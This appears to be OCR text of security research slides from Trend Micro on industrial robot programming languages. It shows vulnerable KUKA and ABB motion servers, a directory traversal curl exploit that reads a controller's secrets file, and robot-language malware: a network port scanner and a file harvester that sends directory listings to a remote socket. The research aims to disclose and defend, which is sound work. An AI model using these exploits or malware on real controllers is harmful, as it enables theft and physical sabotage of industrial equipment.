
UNRESTRICTED MOVEMENT COMMANDS

Without Input Validation



UNRESTRICTED MOVEMENT COMMANDS

With Input Validation



A VULNERABLE MOTION SERVER

```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")

    LOOP
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

        PTP joint_pos_cmd
    ENDOLOOP
END
```

A (MORE COMPLEX) VULNERABLE MOTION SERVER

```
def eki_hw_iface_init() ; initialize network interface
    decl eki_status eki_ret

    global interrupt decl 15 when
        $flag[1]==false do eki_hw_iface_reset()
    interrupt on 15
    global interrupt decl 16
        when $timer_flag[1]==true do eki_hw_iface_send()
    interrupt on 16
    wait sec 0.012
    $timer[1] = -200
    $timer_stop[1] = false

    eki_ret = eki_init("EkiHwInterface")
    eki_ret = eki_open("EkiHwInterface")
end

def eki_hw_iface_send() ; write data to network socket
    decl eki_status eki_ret
```

A (MORE COMPLEX) VULNERABLE MOTION SERVER

```
deffct int eki_hw_iface_available() ; check if there is data form network
    decl eki_status eki_ret

    ;
    ;
    eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
    return eki_ret.buff
endfct


deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network
    decl eki_status eki_ret
    decl axis joint_pos_cmd
    ;
    ;
    eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
    if eki_ret.buff <= 0 then
        return 0
    endif
```

A (MORE COMPLEX) VULNERABLE MOTION SERVER


```
dec1 real vel_percent

if $flag[1] then
    eki_ret = eki_setreal(
        "EkiHwInterface",
        "RobotState/Pos/@A1",
        $axis_act_meas.a1)
    eki_ret = eki_setreal(
        "EkiHwInterface",
        "RobotState/Pos/@A2",
        $axis_act_meas.a2)
    ; ...
if $flag[1] then
    eki_ret = eki_send(
        "EkiHwInterface",
        "RobotState")
endif
endif
; ...
```

DIRECTORY TRAVERSAL ON FILE RETRIEVAL



DIRECTORY TRAVERSAL ON FILE RETRIEVAL



VULNERABLE CODE SNIPPETS (EXAMPLES) - 2

```
MODULE VulnWebServer
PROC main()

    SocketCreate server;
    SocketBind server, '0.0.0.0', 1234;
    SocketListen server;

    SocketAccept server, sock;

    WHILE true DO
        SocketReceive sock, \RawData:=data;
        fileName := ParseCommand(data);
        Open fileName, res;
        ReadAndSendFile(\file:=res, \socket:=sock);
    ENDWHILE
ENDPROC
ENDMODULE
```

EXAMPLE

ROBOT CONTROLLER

OUTSIDE THE ROOT

SECRETS STOLEN

WEB SERVER ROOT

Controller

- Virtual Controllers
 - NewController
 - HOME
 - Configuration
 - Event Log
 - I/O System
 - RAPID
 - TROB1
 - WebSrv
 - System Modules
 - BASE
 - logLib
 - renderLib
 - UtilityFuncs
 - WebServer
 - TestVirtualController

Documents library


Directory: /home/www/

Name	Size	Seconds since 1970)
d /	-	-
f ABB_Logo.gif	441	1516111744
f exampleWebPage.rtml	202	1516111744
d log/	-	1593032704
d src/	-	1593017856
f startPage.rtml	4812	1516111744


RAPID Server 1.1

```
curl 'http://192.168.215.128:5505/...\\..\\\' | sed -e 's/<[^>]*>//g'  
% Total % Received % Xferd Average Speed Time Time Current  
Dload Upload Total Spent Left Speed  
100 2050 0 2050 0 0 9274 0 --:-- --:-- --:-- 9318  
ABB IRC5ABB IRC5 Robot ControllerDirectory: /home/..\\..\\NameSizeSeconds since  
1970)d...-dHOME/-1593031424  
dINTERNAL/-1593019392  
fnetconfig.db112641593033600  
dPRODUCTS/-1593017728  
fRegistry.db163841593033600  
fRW6system.xml6451593018752  
fsecrets.txt161593033984  
dSYSPAR/-1593017728  
fsystem.xml10701593018752  
f{676F8BE7-3C91-4AA1-BB75-3099997B98F3}.xml32321593022848  
RAPID Server 1.1  
curl 'http://192.168.215.128:5505/...\\..\\secrets.txt'  
secrets are here
```

INPUT VALIDATION ON FILE WRITING




INPUT VALIDATION ON FUNCTION CALLS



INPUT VALIDATION ON FUNCTION CALLS

- With input validation...





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From Automation Logic to Custom Malware



Federico Maggi, Trend Micro Research

ARE THESE LANGUAGES GOOD TO WRITE MALWARE?

- Exchange files via network



VENDOR	FILE SYSTEM	DIRECTORY LISTING	LOAD MODULE FROM FILE	CALL BY NAME	COMMUNICATION
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

ARE THESE LANGUAGES GOOD TO WRITE MALWARE?

- Load or send data via network

- Jump to code available at runtime



VENDOR	FILE SYSTEM	DIRECTORY LISTING	LOAD MODULE FROM FILE	CALL BY NAME
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓

ARE THESE LANGUAGES GOOD TO WRITE MALWARE?

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets



VENDOR	COMMUNICATION
ABB	✓
KUKA	✓
Mitsubishi	✓
Kawasaki	✓
COMAU	✓
DENSO	✓
Universal-Robot	✓
FANUC	✓


ARE THESE LANGUAGES GOOD TO WRITE MALWARE?

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets
- Turing-complete language

CAN WE SCAN THE NETWORK?

```
HOME/Server.sys* X
316 FUNC bool scan_port(string ip, num port)
317     SocketCreate sock;
318     SocketConnect sock, ip, port \Time:=1;
319     SocketClose sock;
320     RETURN TRUE;
321     ERROR
322     IF ERRNO = ERR_SOCK_TIMEOUT THEN
323         SocketClose sock;
324         RETURN FALSE;
325     ELSE
326         RAISE;
327     ENDIF
328 ENDFUNC
329
330 PROC network_scan()
331     VAR string ip_address_prefix := "10.0.0."; ! target network
332     VAR string ip_address;
333     VAR string out;
334     CONST num PortsLen := 3;
335     VAR num ports{PortsLen}
336
337     VAR bool result;
338
339     curtargs := 1;
340
341 FOR j FROM firsttarget TO numtargets DO
342     ip_address := ip_address_prefix + NumToStr(j, 0);
343
344     FOR i FROM 1 TO PortsLen DO
345         result := scan_port(ip_address, ports{i});
```


```
316 FUNC bool scan_port(string ip, num port)
317     SocketCreate sock;
318     SocketConnect sock, ip, port \Time:=1;
319     SocketClose sock;
320     RETURN TRUE;
321     ERROR
322     IF ERRNO = ERR_SOCK_TIMEOUT THEN
323         SocketClose sock;
324         RETURN FALSE;
325     ELSE
326         RAISE;
327     ENDIF
328 ENDFUNC
329
330 PROC network_scan()
331     VAR string ip_address_prefix := "10.0.0."; ! target network
332     VAR string ip_address;
333     VAR string out;
334     CONST num PortsLen := 3;
335     VAR num ports{PortsLen} := [5011, 5012, 5013]; ! target ports
336
337     VAR bool result;
338
339     curtargs := 1;
340
341 FOR j FROM firsttarget TO numtargets + firsttarget DO
342     ip_address := ip_address_prefix + NumToStr(j, 0);
343
344     FOR i FROM 1 TO PortsLen DO
345         result := scan_port(ip_address, ports{i});
```



CAN WE EXFILTRATE FILES?

```
1 MODULE FileHarvester
2
3 ! Small PoC payload of a file harvester.
4 ! Take recursively the list of files
5 ! and sends it to a remote service
6
7 VAR socketdev sock;
8
9 PROC lsdir(string dirname)
10    VAR dir directory;
11    VAR string filename;
12    VAR string path;
13    OpenDir directory, dirname;
14    WHILE ReadDir(directory, filename) DO
15        IF filename <> ".." AND filename <> "." THEN
16            path := dirname + "/" + filename;
17            IF IsFile(path, \Directory) THEN
18                lsdir(path);
19            ENDIF
20            SocketSend sock \Str:=path;
21        ENDIF
22    ENDWHILE
23    CloseDir directory;
24 ENDPROC
25
26 PROC main()
27
28    VAR string start := "HOME:";
29    VAR string ip_address := "127.0.0.1";
30    VAR num port := 5000;
31
32    SocketCreate sock;
```

```
1 MODULE FileHarvester
2
3 ! Small PoC payload of a file harvester.
4 ! Take recursively the list of files in the HOME:/ directory
5 ! and sends it to a remote service (pre-defined IP address)
6
7 VAR socketdev sock;
8
9 PROC lsdir(string dirname)
10    VAR dir directory;
11    VAR string filename;
12    VAR string path;
13    OpenDir directory, dirname;
14    WHILE ReadDir(directory, filename) DO
15        IF filename <> ".." AND filename <> "." THEN
16            path := dirname + "/" + filename;
17            IF IsFile(path, \Directory) THEN
18                lsdir(path);
19            ENDIF
20            SocketSend sock \Str:=path;
21        ENDIF
22    ENDWHILE
23    CloseDir directory;
24 ENDPROC
```



A GENERIC MALWARE DROPPER

